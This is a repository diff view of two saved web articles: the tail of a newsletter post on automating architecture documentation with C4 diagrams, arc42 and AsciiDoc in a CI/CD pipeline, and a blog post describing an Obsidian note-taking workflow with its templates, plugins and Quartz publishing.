
So, how would we start with the automatic creation of the documentation from the source files:
|
||||
|
||||
1. **Create C4 model diagrams in Structurizr and export them as C4-PlantUML diagrams.**
|
||||
|
||||
2. **Create a documentation template based on the arc42 model in AsciiDoc markup language.**
|
||||
|
||||
3. **Integrate C4-PlantUML diagrams in the documentation** (as shown in the image above)**.**
|
||||
|
||||
4. **Setting up a Git repository on GitHub, Azure DevOps, or a similar provider. Store all AsciiDoc and C4 model files in the repo.**
|
||||
|
||||
5. **Setting up the CI/CD pipeline to automatically export docs to HTML/PDF files and further (e.g., Confluence or GitHub Pages) to be visible to non-technical users.** The CI/CD pipeline would do the following:
|
||||
|
||||
1. Use [Asciidoctor](https://asciidoctor.org/) to export changed AsciiDoc documents into HTML5 pages.
|
||||
|
||||
2. Use [GitHub Actions](https://github.com/features/actions) to export HTML5 pages to GitHub Pages.
|
||||
|
||||
3. Use [docToolChain](https://doctoolchain.org/docToolchain/v2.0.x/015_tasks/03_task_publishToConfluence.html) to export HTML5 pages to Confluence.
|
||||
|
||||
|
||||
[
|
||||
|
||||
|
||||
|
||||
](https://substackcdn.com/image/fetch/f_auto,q_auto:good,fl_progressive:steep/https%3A%2F%2Fsubstack-post-media.s3.amazonaws.com%2Fpublic%2Fimages%2F9544d90e-8681-4fc4-a6c0-23d0412b25d6_1650x1919.png)
|
||||
|
||||
Architecture as code workflow
|
||||
|
||||
> *The implementation of this workflow with GitHub Pages and on a simple example that you can use to build your own documentation, can be found in the following **[GitHub repository](https://github.com/milanm/architecture-docs)**.*
|
||||
|
||||
Some other tools you can use with the document-as-a-code approach:
|
||||
|
||||
- **[Sphinx](https://www.sphinx-doc.org/en/master/)**
|
||||
|
||||
- **[Docusaurus](https://docusaurus.io/)**
|
||||
|
||||
- **[Jekyll](https://jekyllrb.com/)**
|
||||
|
||||
- **[ReadTheDocs](https://about.readthedocs.com/)**
|
||||
|
||||
- **[docsify](https://docsify.js.org/#/)**
|
||||
|
||||
|
||||
1. **1:1 Coaching:** [Book a working session with me](https://newsletter.techworld-with-milan.com/p/coaching-services). 1:1 coaching is available for personal and organizational/team growth topics. I help you become a high-performing leader 🚀.
|
||||
|
||||
2. **[Promote yourself to 32,000+ subscribers](https://newsletter.techworld-with-milan.com/p/sponsorship-of-tech-world-with-milan)** by sponsoring this newsletter.
|
||||
@@ -0,0 +1,150 @@
|
||||
---
|
||||
page-title: "My Obsidian Note-Taking Workflow | ssp.sh"
|
||||
url: https://www.ssp.sh/blog/obsidian-note-taking-workflow/
|
||||
date: "2024-08-26 14:10:37"
|
||||
---
|
||||

|
||||
|
||||
I’m currently on vacation, and it is time to dive into one of my favorite topics: **knowledge workflow management**. As I’m sharing most of [my notes](https://brain.ssp.sh/) and even [my book](https://dedp.online/) publicly, it might be interesting to see my knowledge management workflow. I’m also journaling, reflecting, and connecting all my notes, sparking most of my insights into my sharing. All of it happens in plain text in my note-taking app. This article will detail my [Obsidian](http://ssp.sh/brain/obsidian) workflow, which many of you have requested. That’s why I’m sharing some more details here.
|
||||
|
||||
As you might guess, I have a very dedicated workflow. Sometimes, I even get jokes about how organized or methodical I am. I’m not shy about spreading the word about why you should use a second brain and store all information in a central place.
|
||||
|
||||
But once at a time. Besides my deep dives, I wrote about [Personal Knowledge Management Workflow for a Deeper Life](https://www.ssp.sh/blog/pkm-workflow-for-a-deeper-life/), [My Vim-verse](https://www.ssp.sh/blog/my-vimverse/), or [Why Vim Is More Than Just An Editor](http://ssp.sh/blog/why-using-neovim-data-engineer-and-writer-2023/); this article focuses more on the Obsidian and my workflow and how it ultimately led me to more clarity and genuine insights. Key Takeaways are why I use Obsidian for note-taking, the role of Markdown in my note management and essential plugins I use.
|
||||
|
||||
Check out the YouTube Video
|
||||
|
||||
Update: I added a [YouTube Video](https://youtu.be/myHKHM2mIis) to showcase my Obsidian workflow visually. If you prefer watching over reading, check it out below. You can also check out the shorter five-minute version of [Vim with Obsidian (No Mouse 🖱️)](https://youtu.be/LQasaw4MkqE?si=UKRpxwnzGKFHVPlN).
|
||||
|
||||
It’s Not about the Tool
|
||||
|
||||
Obsidian is the tool I use, and I will share a bit more about it. It’s not about which tool you use, as you can achieve the same with any other.
|
||||
|
||||
Everything in my workflow and note-taking approach is [Plaintext Files](http://ssp.sh/brain/plaintext-files) files with some formatting sugar called [Markdown](http://ssp.sh/brain/markdown). I use Vim-motions heavily to make creating notes second nature for me (on a computer, at least). Everything is optimized to improve my workflow and with the lowest barriers possible.
|
||||
|
||||
At a high level, we’ll talk about how my workflow ultimately provides me a “[Deeper Life](http://ssp.sh/brain/deep-life)”, which I’d like to call it, as it is less about business or any other specific use cases but all about your life and [Second Brain](http://ssp.sh/brain/second-brain). Although it will eventually lead to better careers, studies, and life too, as I have noticed for myself over the years, therefore the term deep life.
|
||||
|
||||
Again, all this didn’t happen in a couple of months or a year. This happened over many years, even the over two decades of my professional career, starting with [Microsoft OneNote](http://ssp.sh/blog/tools-i-use-onenote-part-ii/) and constantly improving file structures on my computer.
|
||||
|
||||
To give you some perspective, below you see how my path with note-taking proceeded to this day:
|
||||
|
||||
1. Forgetting everything
|
||||
2. Taking scattered and very detailed notes on multiple devices, apps, and paper
|
||||
3. Improving during my studies with OneNote, where notes related to work or study go into separate notebooks.
|
||||
4. Starting to create a personal notebook for travels, research related outside of work, etc. But there is still a lot of confusion about:
|
||||
1. where to store my notes
|
||||
2. changing of the folder structure
|
||||
3. finding older notes is complex and rarely happened
|
||||
5. Switching to **Obsidian** with a new open format and a different spirit and capabilities.
|
||||
6. Starting my **[Second Brain](http://ssp.sh/brain/second-brain)**
|
||||
1. Constantly updating my long-time wealth of personal knowledge by adding notes about my health, journals, cooking, books I read, and everything related to my life.
|
||||
2. I Started to connect notes and sophisticate my system in a way that I confidentially find it later down my life span, the moment I need it.
|
||||
7. Start using [Vim](http://ssp.sh/brain/vim) and, more importantly, its **[motions](http://ssp.sh/brain/vim-language-and-motions)** for fast and effortless note-taking.
|
||||
8. Sharing them publicly with [Quartz](http://ssp.sh/brain/quartz-publish-obsidian-vault).
|
||||
9. Writing a [book](https://www.dedp.online/) with [MdBook](https://github.com/rust-lang/mdBook) on plain Markdown, sharing as I go as website.
|
||||
|
||||
I’ve written about [how to take notes](https://ssp.sh/blog/how-to-take-notes-in-2021/) and why I chose Obsidian over apps like Notion, Joplin, and Roam. The main reasons at that time were to have an open file format, coming from OneNote where the file format was proprietary, feeling the paint to get *my* notes out of that system (exporting it to HTML and converting them to Markdown, …, see my scripts in [Python](https://github.com/sspaeti/second-brain-public/blob/hugo/utils/find-publish-notes.py), [Rust](https://github.com/sspaeti/second-brain-public/blob/hugo/utils/obsidian-quartz/src/main.rs)), that was very important to me. I also mentioned how collaborating was a non-requirement for me.
|
||||
|
||||
If I reflect, I’m super happy about these choices, and I’m still confident, to this day, that my notes will forever grow with me. Even after Obsidian might die one day, as they are just simple text files with Markdown, they can be opened by any text editor in the past and future.
|
||||
|
||||
Today, I’d add the ability to **find knowledge whenever needed**. Confidentially storing some ideas or notes, knowing I’ll see them when needed, even years later.
|
||||
|
||||
The ability to **search based on a thought**. E.g., I forgot the note or a place, but I know the person who told me, so I searched for the person and found the backlink to the place. As this is so close to how our brains work, this works so well for me, and I rarely search through the folder structure, except for recurring “area notes” based on the [PARA](http://ssp.sh/brain/para) method, which are constant notes such as family, house, health, etc.
|
||||
|
||||
**PARA and [Zettelkasten](http://ssp.sh/brain/zettelkasten)** are two more key players in my knowledge workflow. PARA that I have a minimal file structure that makes sense to me (it was already almost the one I optimized for myself over the year, but it added more sense and explained it more sophisticated). And the Zettelkasten way, that I do not need to spend a thought on where to store my note as one note can potentially belong to many different areas of my life, work, studies, therefore spending time where to store so I can find it later, took a lot of effort. But nowadays, I create a note in my Zettelkasten, which I can easily find with the above-mentioned search.
|
||||
|
||||
If I can’t find a note with one search or it’s missing a keyword, I add that searched keyword to the note, and Obsidian will update all links automatically. Next time I search and use the same initial keyword, I will find that note immediately. Also, for notes that appear highly searched, I will make them easier to search by updating them with more connections or adding more keywords to the title to find them immediately.
|
||||
|
||||
Moreover, Obsidian gives me the power to **use [Vim motions](http://ssp.sh/brain/vim-language-and-motions)**. This means I can use the shortcuts and mouse-free navigation that I learned and optimize it for coding and writing, spending almost no effort in clicking around and navigating through my notes. Obsidian also makes it super easy to add shortcuts to any of the available commands. I am optimizing Obsidian-specific shortcuts and integrating them into my existing workflow.
|
||||
|
||||
Lastly, everything is based on [Plaintext Files](http://ssp.sh/brain/plaintext-files) and [Local First](http://ssp.sh/brain/plaintext-files), with an additional hidden folder called `.obsidian`, which is used for Obsidian to store some metadata.
|
||||
|
||||
It always starts with a template. With `cmd+t` on Mac, I choose a Template. My default is `🌳 Permanent Note Template`, which contains the following content:
|
||||
|
||||
It will automatically file the title and the created date. I will then add the `Origin` so I know what triggered this note. I will add `References` if they connect to an existing note that immediately comes to mind. Usually, I leave this empty in the beginning but add at least one link with `[[]]` within the text.
|
||||
|
||||
For example, I will explain the term or the note I started, and add some rapid thought that might started that note.
|
||||
|
||||
Let’s say I write about a new open-source data ingestion tool. I will say something like, `This is similar to [Airbyte](https://ssp.sh/brain/Airbyte)`, and add the ingestions tool and its definition and features to the text. Usually, I will also add a [Map of Content (MOC)](http://ssp.sh/brain/map-of-content-moc) with all tools listed (e.g., [BI-Tools](https://ssp.sh/brain/bi-tools)), but if not, I can also find it via the backlink of Airbyte in case I need to remember the name of it. As Airbyte is the most significant open-source ingestion tool, this will always come to mind, and I know I have connected it to it.
|
||||
|
||||
Tags can have these different levels:
|
||||
|
||||
- `📬` Start any note, idea, something I read, or anything that comes to mind. Just some fleeting notes. This can also be deleted after a while
|
||||
- `🗃/🌻` I worked on it a bit. I added many fleeting notes, brainstormed, elaborated a bit, and made some references.
|
||||
- `🗃/📖` literature notes written and not ready for the [Permanent Notes](http://ssp.sh/brain/permanent-notes) / Evergreen Notes. Still, [Literature Notes](http://ssp.sh/brain/literature-notes) are formulated in whole sentences and have already worked, or I’m just happy with the content.
|
||||
- `🗃/🌳` Evergreen / Permanent Notes. These long-running notes will end up in [Zettelkasten](http://ssp.sh/brain/zettelkasten) core with my own words. Here, I separated the literature notes into different ideas to follow the zettelkasten principle and link them together.
|
||||
|
||||
This way, I can easily find different levels and quality of my notes, Evergreen being the best, in case I want only well-edited and long-running notes and hide freshly generated ones. See all of my tags in [Taxonomy of note types](http://ssp.sh/brain/taxonomy-of-note-types).
|
||||
|
||||
Although I have started updating the tags less lately, as I have gotten less of this specific need, it would still be there. I also don’t take much time to review my notes and process them from [Literature Notes](http://ssp.sh/brain/literature-notes) to [Permanent Notes](http://ssp.sh/brain/permanent-notes), as I start every note as if they were a permanent note and then add as I go, except for some unique templates like journal, book, or reflection templates.
|
||||
|
||||
See a complete list of my templates:
|
||||
|
||||
[](https://www.ssp.sh/blog/obsidian-note-taking-workflow/images/my-template-list.png "/blog/obsidian-note-taking-workflow/images/my-template-list.png")
|
||||
|
||||
List of my Markdown Templates in Obsidian
|
||||
|
||||
I can use every template at my fingertips if I read another book. I hit `cmd+t`, type `book`, and hit `enter`. Type the name of the book and type `enter` again. Now, I have a note prepared with my book with all the relevant tags and information I want to add, but most importantly, I can immediately take notes of insights and keep them for later.
|
||||
|
||||
This is what the `📚 Book Template` looks like:
|
||||
|
||||
Some of my main plugins I use often in alphabetical order:
|
||||
|
||||
- **dataview**: Database features for within Markdown. Like SQL for notes, you can query lists of open todos, backlinks, and almost anything.
|
||||
- **excalibrain**: This is used to get insights into particular notes and their connections. Visualize its connections and highlight notes that have links both ways.
|
||||
- Maybe even better is [Obsidian Smart Connections](http://ssp.sh/brain/obsidian-smart-connections), but I do not use that since I am sending my personal notes to OpenAI. I am waiting for a local first solution; some trials I noted on [Second Brain Assistant with Obsidian (NoteGPT)](http://ssp.sh/brain/second-brain-assistant-with-obsidian-notegpt).
|
||||
- **note-folder-autorename**: Used initially when you have lots of images and want them to be inside a folder; this creates a folder with the name of the note and adds your note to that folder. There is no need to do all of it manually; configure a shortcut.
|
||||
- **obsidian-admonition**: These are [Admonition (Call-outs)](http://ssp.sh/brain/admonition-call-outs) I use all the time. This makes articles or notes look excellent without breaking the reading flow. For example, add a summary, a quick note, or insight you don’t necessarily want to put inside the text.
|
||||
- **obsidian-auto-link-title**: If you paste a link, it will automatically add the link’s title as the name.
|
||||
- **obsidian-excalidraw-plugin**: Drawing within Markdown
|
||||
- It’s not a template, but what I use all the time is [Mermaid](http://ssp.sh/brain/mermaid). It’s an even better way of drawing with Markdown, as it’s just declarative text that you can generate or update without needing a visual edit. This means I can stay in Vim mode :)
|
||||
- **obsidian-list-callouts**: The same as Admonitions, but with lists. I added one late, but it’s super powerful as I use a lot of lists.
|
||||
- **obsidian-pandoc**: Used for exporting it to a Word document, PDF, or others when I want to share it with other people.
|
||||
- **obsidian-projects**: Notion-like database views with Kanban, Table view, calendar, and gallery, all nicely integrated into Markdown.
|
||||
- **obsidian-reading-time**: Shows the reading time of each note.
|
||||
- **obsidian-vimrc-support**: Additional Vim shortcuts from my Vim configs. See also in my [dotfiles](https://github.com/sspaeti/dotfiles/blob/master/obsidian/.vimrc).
|
||||
- **ollama**: My initial play used for local LLM on my notes.
|
||||
- **omnisearch**: Default fuzzy search when I open or search new notes with `cmd+o`.
|
||||
- **readwise-official**: [ReadWise](http://ssp.sh/brain/readwise) integration that syncs all my comments and highlights from articles I read online or on Kindle.
|
||||
- **remember-cursor-position**: A simple plugin that stores my cursor position for each note.
|
||||
- **settings-search**: Simply search all obsidian settings instead of clicking through them.
|
||||
- **templater-obsidian**: Extended feature for templates.
|
||||
|
||||
You can find all plugins, hotkeys, and Obsidian settings on my [dotfiles](https://github.com/sspaeti/dotfiles/blob/master/obsidian/).
|
||||
|
||||
If you click on my “[brain](http://ssp.sh/brain/)” on this website, you’ll see all the notes I share publicly. These are the same notes I have in my personal Obsidian Vault, with the only difference being an added hashtag `#publish`.
|
||||
|
||||
I share the notes with [Quartz](http://ssp.sh/brain/quartz-publish-obsidian-vault), an [open-source alternative](https://www.ssp.sh/brain/open-source-obsidian-publish-alternatives/) to [Obsidian Publish](https://obsidian.md/publish). If you haven’t seen it, please check it out; it’s outstanding.
|
||||
|
||||
I have an additional script that processes all my notes, copies the ones with the hashtags #publish into Quartz, and then deploys them on my website. I wrote more about that process and included my script on [Public Second Brain with Quartz](http://ssp.sh/brain/public-second-brain-with-quartz).
|
||||
|
||||
The nice thing about Quartz is that it showcases the Obsidian graph and its backlinks. This makes it a powerful tool to explore notes and articles exploitatively, also called a [Digital Garden](http://ssp.sh/brain/digital-garden). Instead of having one-dimensional blogs or glossaries, you can go inward and click on each link you like. The longer you write, the more links you have, and you can link to your vault instead of external pages.
|
||||
|
||||
I wrote a little more about it on the [Future of Blogging](http://ssp.sh/brain/future-of-blogging), as I believe this should be the next step for personal blogs and to grasp dense information. Also, instead of creating copies of the same articles and adding a new year to the title, we can update the actual notes, leading to [continuous notes](http://ssp.sh/brain/continuous-notes) that get constantly updated and improve over time. You do not start from a blank page.
|
||||
|
||||
Imagine if everyone would update their articles or notes instead of creating copies repeatedly; the internet would get a web of remarkable, highly valuable notes. This is one aspect I try with my [Public Second Brain](https://brain.ssp.sh/).
|
||||
|
||||
### [](https://www.ssp.sh/blog/obsidian-note-taking-workflow/#feedback-loop-how-sharing-and-feedback-helps-me-to-learn-more)Feedback Loop: How Sharing and feedback helps me to learn more
|
||||
|
||||
A side effect of sharing publicly is that I get lots of feedback. This feedback loop is the most essential thing that has led me to write to this day. The satisfaction I get from you guys giving me feedback, telling me that it was helpful pointing out some alternatives or just making friends online, is something you can’t replicate in the real world and is hard to conceive until you’ve experienced it.
|
||||
|
||||
Sharing my passion and finding like-minded people as a side effect will make me want to share more. Some call it **Learn in Public**, which I suggest to anyone, even when starting.
|
||||
|
||||
In conclusion, Obsidian and the Second Brain gave me everything I ever dreamed of when I started taking notes. Even things I didn’t know would help me or that I would need. E.g., a graph-based approach. Never would I have thought, as an organized Swiss person, that I would leave the path of putting everything into folder structures to find easily
|
||||
|
||||
The result is more clarity and peace of mind, as I can quickly put down an insight or an exciting thought in my Obsidian Vault and go on with life. For example, at a doctor’s appointment or when you get an allergy test, wouldn’t it be handy to pull up at any time? Exactly! As well as finding that any note intuitively later when needed.
|
||||
|
||||
Another big one is the offline accessibility of all my knowledge. When writing or being somewhere remote, you will have all your (second) brain and can search for something quickly. It also allows [deep work](https://www.ssp.sh/brain/deep-work) to turn off all internet for a more extended period and go into focus mode.
|
||||
|
||||
This happens more often lately that I do google less, but instead search my second brain as I have written it down as I googled it already more than once and just added it to my Obsidian.
|
||||
|
||||
This was a quick rant that I jotted down fast, but I hope it is still attractive to some of you. And please ask me any questions you might have; I’m super passionate about it and happy to share more or learn from your workflow.
|
||||
|
||||
If you want a deeper dive into PKM with Smart Note Taking, Second Brain, Zettelkasten, Getting Things Done (GTD), and Deep Life, check out my 6.5k words article about [Personal Knowledge Management Workflow for a Deeper Life — as a Computer Scientist](http://ssp.sh/blog/pkm-workflow-for-a-deeper-life/).
|
||||
|
||||
To know more about my Vim workflow, check out my two articles, [My Vim-verse](https://www.ssp.sh/blog/my-vimverse/) and [Why Vim Is More Than Just An Editor](http://ssp.sh/blog/why-using-neovim-data-engineer-and-writer-2023/). I also created a short [Video on YouTube](https://youtu.be/LQasaw4MkqE?si=awDwQt160Wd4COGv) and wrote about [Vim for Obsidian](http://ssp.sh/brain/vim-for-obsidian).
|
||||
|
||||
[Markdown vs Rich Text](http://ssp.sh/brain/markdown-vs-rich-text) or [Local First](http://ssp.sh/brain/plaintext-files) are two other rabbit holes I went down. YouTube videos I enjoyed showcasing Obsidian:
|
||||
|
||||
- [Optimal Note Taking Framework for all subjects using Obsidian](https://youtu.be/LyOIvoHtRCM)
|
||||
- [The Rise of Obsidian as a Second Brain](https://youtu.be/nz99I7apNLI)
|
||||
- [Hack Your Brain With Obsidian.md](https://youtu.be/DbsAQSIKQXk)
|
||||
Reference in New Issue
Block a user